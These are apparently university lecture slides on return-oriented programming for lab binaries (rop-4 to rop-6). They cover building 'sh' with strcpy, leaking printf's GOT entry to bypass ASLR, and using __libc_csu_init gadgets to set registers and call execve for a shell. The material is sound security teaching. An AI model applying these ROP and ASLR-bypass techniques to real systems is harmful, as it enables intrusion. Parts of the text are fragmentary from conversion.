Reading symbols from rop-4-32...(no debugging symbols found)...done.
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x08048388  _init
0x080483c0  read@plt
0x080483d0  printf@plt
0x080483e0  chdir@plt
0x080483f0  puts@plt
0x08048400  open@plt
0x08048410  setenv@plt
```

```
0x0804858e  strcpy
```

open() / read() / printf()

```
fd = 3 = open("/home/labs/unit5/rop-4-32/flag", 0);  
read(3, some_buffer, 100);  
printf(some_buffer);
```

open() / read() / printf()



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read(3, some_buffer, 100);  
printf(some_buffer);
```

Can You Build a String via ROP?

- Yes; using `strcpy()`

- How?

```
printf("the quick brown fox jumps over the lazy dog!\n");  
printf("I also put this for you: 1234567890-\n");  
printf("Please type your name: \n");
```



Where Should We Build a String?

- vmmap
- Where can you write?

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x8048000 0x8049000 r-xp   1000 0    /home/labs/unit5/rop-4-32/rop-4-32
0x8049000 0x804a000 r--p   1000 0    /home/labs/unit5/rop-4-32/rop-4-32
0x804a000 0x804b000 rw-p   1000 1000 /home/labs/unit5/rop-4-32/rop-4-32
```

GOT.PLT section

How to Build a String?

- Dst: 0x804a800
- Src: “the quick brown fox jumps over the lazy dog!”, 0x8048768

```
pwndbg> x/s 0x8048768  
0x8048768: "the quick brown"...
```

- Call: `strcpy(0x804a800, 0x8048768);`
- Result: 0x804a800 → “the quick brown....”

Building “sh”

- Dest: .data, 0x804a800
- Src: “the quick brown fox jumps over the lazy dog!”, 0x8048768
^24th position
- Src: $0x8048768 + 24 = 0x8048780$

```
pwndbg> x/s 0x8048780  
0x8048780: "s over the lazy"...
```

- Call: `strcpy(0x804a800, 0x8048780)`
- Result: $0x804a800 \rightarrow$ “s over the lazy dog!”

Building “sh”

- Dst: .data, **0x804a801 (+1)**
- Src: “**t**he quick brown fox jumps over the lazy dog!”, 0x8048768
 ^1st position

- Src: 0x8048768 + 1 = **0x8048769**

```
0x8048769:      "he quick brown fox jumps over the lazy dog!"
```

- Call:
 strcpy(**0x804a801**, **0x8048769**);
- Result: 0x804a800 → “**s**he quick brown fox jumps over the lazy dog!”

Terminating a String

- Dst: .data, **0x804a802** (+2)
- Src: “the quick brown fox jumps over the lazy dog!**\0**”, 0x8048768
^44th position
- Src: 0x8048768 + 44 = **0x8048794**

```
pwndbg> x/s 0x8048794  
0x8048794:      ""
```

- Call: strcpy(**0x804a802**, **0x8048794**)
- Result: 0x804a800 → “sh**\0**” → “sh”

ROP-4-*

- Tasks

- Build a string in the fixed address with "w"rite enabled (use `vmmmap`, e.g., `0x804a000 ~ 0x804b000`)
 - Find them using `vmmmap` on `gdb`, see the address of fixed, readable, and writable.

```
"/home/labs/unit5/rop-4-32/flag"  
"/home/labs/unit5/rop-4-64/flag"
```

- Call

```
open(flag_file, 0);  
read(3, some_address, 100);  
printf(some_address);
```


i386 (32-bit) Calling Convention

- Arguments on the stack

[func] [pop-N-ret] [arg1] [arg2] [arg3] [...]

- Pop-N-ret is important

- pop ret – can call functions with 1 arg
- pop pop ret – can call functions with 2 args
- pop pop pop ret – can call functions with 3 args
- pop... ret – can call functions with N args..



ROP-5-32 and ROP-5-64

- Available Functions

- puts
- printf
- read
- prctl
- strcpy
- input_func
- main
- prctl

- No open()
- No execve()

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0x000000000400498  _init
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0x0000000004004e0  printf@plt
0x0000000004004f0  read@plt
0x000000000400500  __libc_start_main@plt
0x000000000400510  prctl@plt
0x000000000400530  _start
0x000000000400560  deregister_tm_clones
0x0000000004005a0  register_tm_clones
0x0000000004005e0  __do_global_dtors_aux
0x000000000400600  frame_dummy
0x000000000400626  set_dumpable
0x000000000400641  strcpy
0x000000000400684  null
0x00000000040068c  input_func
0x0000000004006cd  main
0x000000000400700  __libc_csu_init
0x000000000400770  __libc_csu_fini
0x000000000400774  _fini
```

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0x08048360  read@plt
0x08048370  printf@plt
0x08048380  puts@plt
0x08048390  __libc_start_main@plt
0x080483a0  prctl@plt
0x080483c0  _start
0x080483f0  __x86.get_pc_thunk.bx
0x08048400  deregister_tm_clones
0x08048430  register_tm_clones
0x08048470  __do_global_dtors_aux
0x08048490  frame_dummy
0x080484bb  set_dumpable
0x080484d3  strcpy
0x08048504  null
0x0804850a  input_func
0x08048556  main
0x08048580  __libc_csu_init
0x080485e0  __libc_csu_fini
0x080485e4  _fini
```

ROP-5-32/ROP-5-64 Exploit Sketch

- Leak GOT of printf();
 - Find the GOT of printf();

```
pwndbg> x/3i printf
0x8048370 <printf@plt>:      jmp     *0x804a010
```

```
pwndbg> x/3i printf
0x4004e0 <printf@plt>:      jmpq   *0x200b3a(%rip)    # 0x601020
```

- Use ROP chain to leak the address of printf() in libc
 - printf(0x804a010);
 - printf(0x601020);
- The printf() call will give you an address!

ROP-5-32/ROP-5-64 Exploit Sketch

- Recall ASLR-4
 - If we know the address of `printf()` in `libc`, then we can calculate the address of `execve()` in `libc`!
 - How?
 - Calculate an offset = `execve` - `printf` from `libc`
 - `execve` = offset + `printf`
- Call `execve()` then!

ROP-5-32/ROP-5-64 Exploit Sketch

- Leak address of `printf()` function
 1. Call `printf()` // GOT of `printf()`
 2. Convert that into an integer value in `pwntools` script
 3. Apply offset to get the address of `execve()`;
- Return to `input_function()`
 - You can send your exploit to the program one more time
- Call `execve()`;
\$ `cat flag`

ROP-6-64

- No "pop %rdx"
- Use gadgets in `__libc_csu_init()` to control %rdi, %rsi, and %rdx with %r13, %r14, and %r15
- Control %r12 and %rbx to call `execve()`
 - Trick!
`callq *(%r12, %rbx, 8);`

AMD64 (64-bit) Calling Convention


- Set argument first

[pop %rdi ret]	[arg1]	
[pop %rsi %r15 ret]	[arg2]	[xxx]
[pop %rdx ret]	[arg3]	
[pop %rcx ... ret]	[arg4]	[xxx]...
[pop %r8 ... ret]	[arg5]	[xxx]...
[pop %r9 ... ret]	[arg6]	[xxx]...
...		

- Then call func
[func]

ROP Restrictions in 64-bit

- Found `pop %rdi`
 - Can call functions with 1 argument
- Found `pop %rdi` and `pop %rsi`
 - Can call .. with 2 arguments
- `%rdi, %rsi` and `%rdx..`
 - 3 arguments
- ...



pop %rdx

```
void null() {  
    open("a.txt", 0);  
#ifdef __x86_64__  
    asm volatile("pop %rdx");  
#endif  
}
```

Level-5 has this gadget for you!

```
0x000000000040085c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret  
0x000000000040085e : pop r13 ; pop r14 ; pop r15 ; ret  
0x0000000000400860 : pop r14 ; pop r15 ; ret  
0x0000000000400862 : pop r15 ; ret  
0x000000000040063b : pop rbp ; mov edi, 0x601060 ; jmp rax  
0x000000000040085b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret  
0x000000000040085f : pop rbp ; pop r14 ; pop r15 ; ret  
0x0000000000400648 : pop rbp ; ret  
0x0000000000400863 : pop rdi ; ret  
0x000000000040073f : pop rdx ; nop ; pop rbp ; ret  
0x0000000000400861 : pop rsi ; pop r15 ; ret  
0x000000000040085d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

But, not for Level 6

```
0x00000000004006fc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006fe : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400700 : pop r14 ; pop r15 ; ret
0x0000000000400702 : pop r15 ; ret
0x00000000004005c2 : pop rbp ; mov byte ptr [rip + 0x200a86], 1 ; ret
0x000000000040054f : pop rbp ; mov edi, 0x601050 ; jmp rax
0x00000000004006fb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006ff : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400560 : pop rbp ; ret
0x0000000000400703 : pop rdi ; ret
0x0000000000400701 : pop rsi ; pop r15 ; ret
0x00000000004006fd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400551 : push rax ; adc byte ptr [rax], ah ; jmp rax
0x00000000004005ea : push rbp ; mov rbp, rsp ; call rax
0x0000000000400489 : ret
```

NO POP RDX...

EXECVE()

- 64bit:

```
execve(rdi = "xxxx", rsi, rdx);
```

- Requirements for %rsi and %rdx

1. `argv` and `envp`
2. 0
→ There is no argument and environment variable at all
3. A pointer to
 - Array of string addresses (any valid memory address ends with 0 would be fine)
 - Ends with `'\0'`

EXECVE()

- 64bit:

```
execve(rdi = "xxxx", rsi, rdx);
```

- Requirements for %rsi and %rdx


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```
char **argv = {"arg1", "arg2", "arg3", 0}  
char **envp = {"PATH=.", "SHELL=/bin/bash", 0}
```

How DO We Get to “main()”?

- Kernel (`load_elf_binary()`) Sets-up stack for you: `argc`, `argv`, `envp`, `auxv`
 - File descriptors: 0, 1, 2 (`stdin`, `stdout`, `stderr`)
 - pass control to ‘loader’
- ‘loader’
 - Relocates shared libraries
 - Calls ‘pre-initializer(s)’
 - Then, calls ‘_start()’


```
→ _start();  
→ __libc_start_main();  
→ main();
```



start()

Zero'ing %ebp


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40044d: 48 c7 c7 26 05 40 00 mov    $0x400526,%rdi
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start()

Stack pointer (%rsp) alignment


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start()

Setting up arguments for "__libc_start_main()"

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void (*init) (void), void (*fini) (void),
void (*rtld_fini) (void), void (*__unbounded_stack_end));
```

__libc_start_main();

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                    void (*fini) (void),
                    void (*rtld_fini) (void),
                    void (* stack_end));
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
value	__libc_start_main arg	content
%eax	Don't know.	Don't care.
%esp	void (*stack_end)	Our aligned stack pointer.
%edx	void (*rtld_fini)(void)	Destructor of dynamic linker from loader passed in %edx. Registered by __libc_start_main with __cxat_exit() to call the FINI for dynamic libraries that got loaded before us.
0x8048400	void (*fini)(void)	__libc_csu_fini - Destructor of this program. Registered by __libc_start_main with __cxat_exit().
0x80483a0	void (*init)(void)	__libc_csu_init, Constructor of this program. Called by __libc_start_main before main.
%ecx	char **ubp_av	argv off of the stack.
%esi	argc	argc off of the stack.
0x8048394	int(*main)(int, char**,char**)	main of our program called by __libc_start_main. Return value of main is passed to exit() which terminates our program.

- Takes care of *setuid*, *setgid* programs
- Starts up threading
- Registers the **fini** (our program), and **rtld_fini** (run-time loader) arguments to get run by **at_exit**
- Calls the **init** argument
- Calls the **main** with the **argc** and **argv**
- Calls **exit** with the return value of main

__libc_start_main()

- `__libc_init_first();`
- `__libc_init();`
- `__libc_csu_init();`
 - Call all *constructors* in the program
 - Usually, we rarely have constructors, but this function still resides in the program's address space

Finally, → `main();`



Controlling %rdx via `__libc_csu_init()`;

Set %rdx, %rsi, %rdi and call `execve!`

```
4006e0: 4c 89 ea      mov    %r13,%rdx
4006e3: 4c 89 f6      mov    %r14,%rsi
4006e6: 44 89 ff      mov    %r15d,%edi
4006e9: 41 ff 14 dc   callq *(%r12,%rbx,8)
4006ed: 48 83 c3 01   add    $0x1,%rbx
4006f1: 48 39 eb      cmp    %rbp,%rbx
4006f4: 75 ea        jne    4006e0 <__libc_csu_init+0x40>
4006f6: 48 83 c4 08   add    $0x8,%rsp
4006fa: 5b          pop    %rbx
4006fb: 5d          pop    %rbp
4006fc: 41 5c        pop    %r12
4006fe: 41 5d        pop    %r13
400700: 41 5e        pop    %r14
400702: 41 5f        pop    %r15
400704: c3          retq
```

0x0000000000400703 : `pop rdi ; ret`

0x0000000000400701 : `pop rsi ; pop r15 ; ret`

Controlling %rdx

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retq
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Set %r13 = 0 → %rdx = 0

Set %r14 = 0 → %rsi = 0

Set %r15 = string → %rdi = %r15d (lower 4bytes)

callq *(%r12, %rbx, 8);

%r15d → %edi;

we first can set %rdi as some string address, and then set %r15 as the same value.

In this case,

mov %r15d, %edi will make no different

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pop    %r15
retq
```

```
callq *(%r12, %rbx, 8)
```

```
func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

- Indirect function call to *a memory operand*

- AT&T Memory Referencing SYNTAX

```
seg:offset (base, idx, scale)
```

```
→ base + idx * scale + seg:offset
```

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Example:

Set %rbx = 0 → %r12[0]

Meaning:

Getting the value from the address pointed by %r12

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Example:

Set %rbx = 0 → %r12[0]

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Action:

Set %r12 = execve()?

```
$1 = {<text variable. no debug info>} 0x4004d0 <execve@plt>
```

callq *(%r12, %rbx, 8)

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mov    %r13,%rdx
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r12[0] = *(0x4004d0)
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Jump to 0xb5a25ff -> SIGSEGV

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```

```
callq *(%r12, %rbx, 8)
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```
func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

```
gdb-peda$ x/12x 0x4004d0
```

0x4004d0	<execve@plt>:	0x0b5a25ff	0x03680020	0xe9000000	0xffffffffb0
0x4004e0	<prctl@plt>:	0x0b5225ff	0x04680020	0xe9000000	0xffffffffa0
0x4004f0:		0x0b0225ff	0x90660020	Cannot access memory at address 0x4004f8	

```
pop    %r13
pop    %r14
pop    %r15
retq
```

pointed by %r12

Action:

```
r12[0] = *(0x4004d0)
= 0x0b5a25ff
```

Jump to 0xb5a25ff -> SIGSEGV


```
callq *(%r12, %rbx, 8)
```

- We need to set `%r12` as
 - An address that *contains* the address of `execve()`;

- WHAT? Is there any memory block for this????
 - YES

ELF, GOT, PLT

ELF, PLT, GOT



Procedure Linkage Table (PLT)

- A program calls `printf()`
- Before running the program

```
gdb-peda$ print printf  
$1 = {<text variable. no debug info>} 0x4005a0 <printf@plt>
```

- Points to `printf@plt`, at the code section (**read-only!**)
- After running the program

```
gdb-peda$ print printf  
$3 = {<text variable. no debug info>} 0x7fa174b06800 < printf>
```

- Points to `printf()` at the `libc` section (**0x7fa174b06XXX**)

What is PLT (Procedure Linkage Table)?

- To call a function, a program needs to know the address
- The program does not know the address of library functions at compile time
 - E.g., `printf()` from `libc` library
- The ELF loader finds the function address at runtime to map library function
 - That's PLT (Procedure Linkage Table)!
- How does it work? **Trampoline!**

Reverse Engineering PLT

- Disassemble

```
gdb-peda$ x/3i printf
0x4005a0 <printf@plt>:      jmpq    *0x200a8a(%rip)    # 0x601030
0x4005a6 <printf@plt+6>:    pushq  $0x3
0x4005ab <printf@plt+11>:  jmpq    0x400560
```

- Jump to the address stored at 0x601030
 - *0x601030 indicates the value in that address (because of *)
 - **You wish to patch %r12 to 0x601030 to call printf()...**

